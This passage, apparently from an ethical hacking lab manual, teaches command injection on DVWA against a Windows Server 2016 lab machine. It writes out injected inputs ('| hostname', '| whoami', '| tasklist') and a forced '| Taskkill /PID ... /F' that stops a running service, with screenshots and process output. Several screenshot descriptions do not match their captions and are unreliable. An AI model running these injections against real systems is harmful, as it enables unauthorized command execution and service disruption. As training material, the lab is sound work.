


Figure 2.6.4: Machine pinged successfully

9. Now, try to issue a different command to check whether **DVWA** can execute it.
10. Type | **hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.




Figure 2.6.5: Obtain hostname

11. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.




Figure 2.6.6: Error returned by the application

12. The result indicates that the DVWA application is secure.
13. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
14. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.
15. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.

T A S K 6 . 2

Configure Security Settings




Figure 2.6.7: Changing the security setting

16. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
17. Click **Command Injection** from the left-pane.
18. The **Vulnerability: Command Injection** page appears; type `| hostname` into the **Enter an IP address** field, and click **Submit**.
19. **DVWA** returns the name of the **Windows Server 2016** virtual machine, as shown in the screenshot.




Figure 2.6.8: Obtaining hostname

20. This infers that the command execution field is vulnerable and that you can remotely execute commands.
21. Now, extract more information regarding the target machine, **Windows Server 2016**.
22. Type the command | **whoami** and click **Submit**.

The screenshot shows a web browser window for the DVWA application. The title bar says "Vulnerability: Command Injecti X". The main content area displays the DVWA logo and the title "Vulnerability: Command Injection". On the left, there's a sidebar menu with options: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, and File Inclusion. The "Command Injection" option is highlighted. Below the menu, there's a "Ping a device" section with a form field labeled "Enter an IP address:" containing the value "whoami". To the right of the field is a "Submit" button. A red error message "Server2016" is displayed below the form. At the bottom of the page, there's a "More Information" section.

Figure 2.6.9: Obtaining domain information

23. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2016** machine, as shown in the screenshot.

This screenshot is identical to Figure 2.6.9, showing the DVWA Command Injection page. The "whoami" command has been submitted, and the resulting output "Server2016" is displayed in red at the bottom of the "Ping a device" section. The rest of the interface, including the sidebar menu and the overall layout, remains the same.

Figure 2.6.10: Domain information revealed

TASK 6.4**List the Processes**

24. Now, type | tasklist, and click **Submit** to view the processes running on the machine.

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, and File Inclusion. The 'Command Injection' option is selected. The main content area has a title 'Vulnerability: Command Injection' and a sub-section 'Ping a device'. A text input field contains '|tasklist' and a 'Submit' button. Below the input field, the output shows the command 'nt authority\system' in red. To the right, there's a section titled 'More Information'.

Figure 2.6.11: Obtaining processes information

25. A list of all the running processes on the **Windows Server 2016** virtual machine is displayed, as shown in the screenshot.

This screenshot shows the same DVWA interface as Figure 2.6.11, but the output of the command has been expanded into a detailed table. The table lists 44 processes with columns for Image Name, PID, Session Name, Session#, and Mem Usage. Many processes are labeled as 'Services'. The table is scrollable, with arrows at the bottom indicating more rows.

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	4 K
System	4	Services	0	140 K
smss.exe	248	Services	0	1,208 K
carss.exe	364	Services	0	4,648 K
carss.exe	476	Console	1	7,500 K
wininit.exe	496	Services	0	5,208 K
winlogon.exe	532	Console	1	9,992 K
services.exe	612	Services	0	10,672 K
lsass.exe	628	Services	0	57,336 K
svchost.exe	792	Services	0	19,968 K
svchost.exe	852	Services	0	10,808 K
dwm.exe	956	Console	1	52,096 K
svchost.exe	1012	Services	0	11,796 K
svchost.exe	1020	Services	0	55,156 K
svchost.exe	388	Services	0	24,880 K
svchost.exe	924	Services	0	22,920 K
svchost.exe	1028	Services	0	30,892 K
svchost.exe	1120	Services	0	18,648 K
svchost.exe	1252	Services	0	23,932 K
vmacthl.exe	1264	Services	0	6,448 K
svchost.exe	1512	Services	0	7,288 K
svchost.exe	1928	Services	0	6,872 K
svchost.exe	1992	Services	0	8,624 K
spoolsv.exe	2080	Services	0	18,216 K
Microsoft.ActiveDirectory	2192	Services	0	41,724 K
mqsvc.exe	2208	Services	0	13,532 K
svchost.exe	2232	Services	0	10,808 K
dfssrv.exe	2252	Services	0	23,132 K
svchost.exe	2268	Services	0	17,620 K
svchost.exe	2276	Services	0	11,596 K
ismserv.exe	2284	Services	0	5,776 K
dns.exe	2300	Services	0	128,464 K
svchost.exe	2308	Services	0	27,768 K
svchost.exe	2320	Services	0	11,124 K
svchost.exe	2452	Services	0	11,796 K
vmtoolsd.exe	2516	Services	0	23,776 K
nfssvc.exe	2536	Services	0	5,552 K
dfssvc.exe	2552	Services	0	5,704 K
VGAuthService.exe	2564	Services	0	10,344 K
armsvc.exe	2604	Services	0	6,584 K
snmp.exe	2636	Services	0	9,296 K

Figure 2.6.12: Processes information obtained

TASK 6.5**Terminate a Process**

26. To check if you can terminate a process, choose any process from the list (here, **Microsoft.ActiveDirectory**), and note down its process **PID** (here, **2192**).

Note: The list of running processes might differ in your lab environment.

The screenshot shows the DVWA Command Injection interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Command Injection" and contains a sub-section "Ping a device". It includes a text input field "Enter an IP address:" and a "Submit" button. Below this is a table showing a list of running processes:

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	4 K
System	4	Services	0	140 K
smss.exe	248	Services	0	1,208 K
csrss.exe	364	Services	0	4,648 K
carss.exe	476	Console	1	7,500 K
wininit.exe	496	Services	0	5,208 K
winlogon.exe	532	Console	1	9,992 K
services.exe	612	Services	0	10,672 K
lsass.exe	628	Services	0	57,336 K
svchost.exe	792	Services	0	19,968 K
svchost.exe	852	Services	0	10,808 K
dwm.exe	956	Console	1	52,096 K
svchost.exe	1012	Services	0	11,796 K
svchost.exe	1020	Services	0	55,156 K
svchost.exe	388	Services	0	24,880 K
svchost.exe	924	Services	0	22,920 K
svchost.exe	1028	Services	0	30,892 K
svchost.exe	1120	Services	0	18,648 K
svchost.exe	1252	Services	0	23,932 K
vmacthlip.exe	1264	Services	0	6,448 K
svchost.exe	1512	Services	0	7,288 K
svchost.exe	1928	Services	0	6,872 K
svchost.exe	1992	Services	0	8,624 K
spoolsv.exe	2080	Services	0	18,216 K
Microsoft.ActiveDirectory	2192	Services	0	41,724 K
mqsvc.exe	2208	Services	0	13,532 K
svchost.exe	2232	Services	0	10,808 K
dfars.exe	2252	Services	0	23,132 K
svchost.exe	2268	Services	0	17,620 K

Figure 2.6.13: Viewing a process PID

27. Type **| Taskkill /PID [Process ID value of the desired process] /F** (here, **PID** is **2192**) and click **Submit**. By issuing this command, you are forcefully (**/F**) terminating the process.

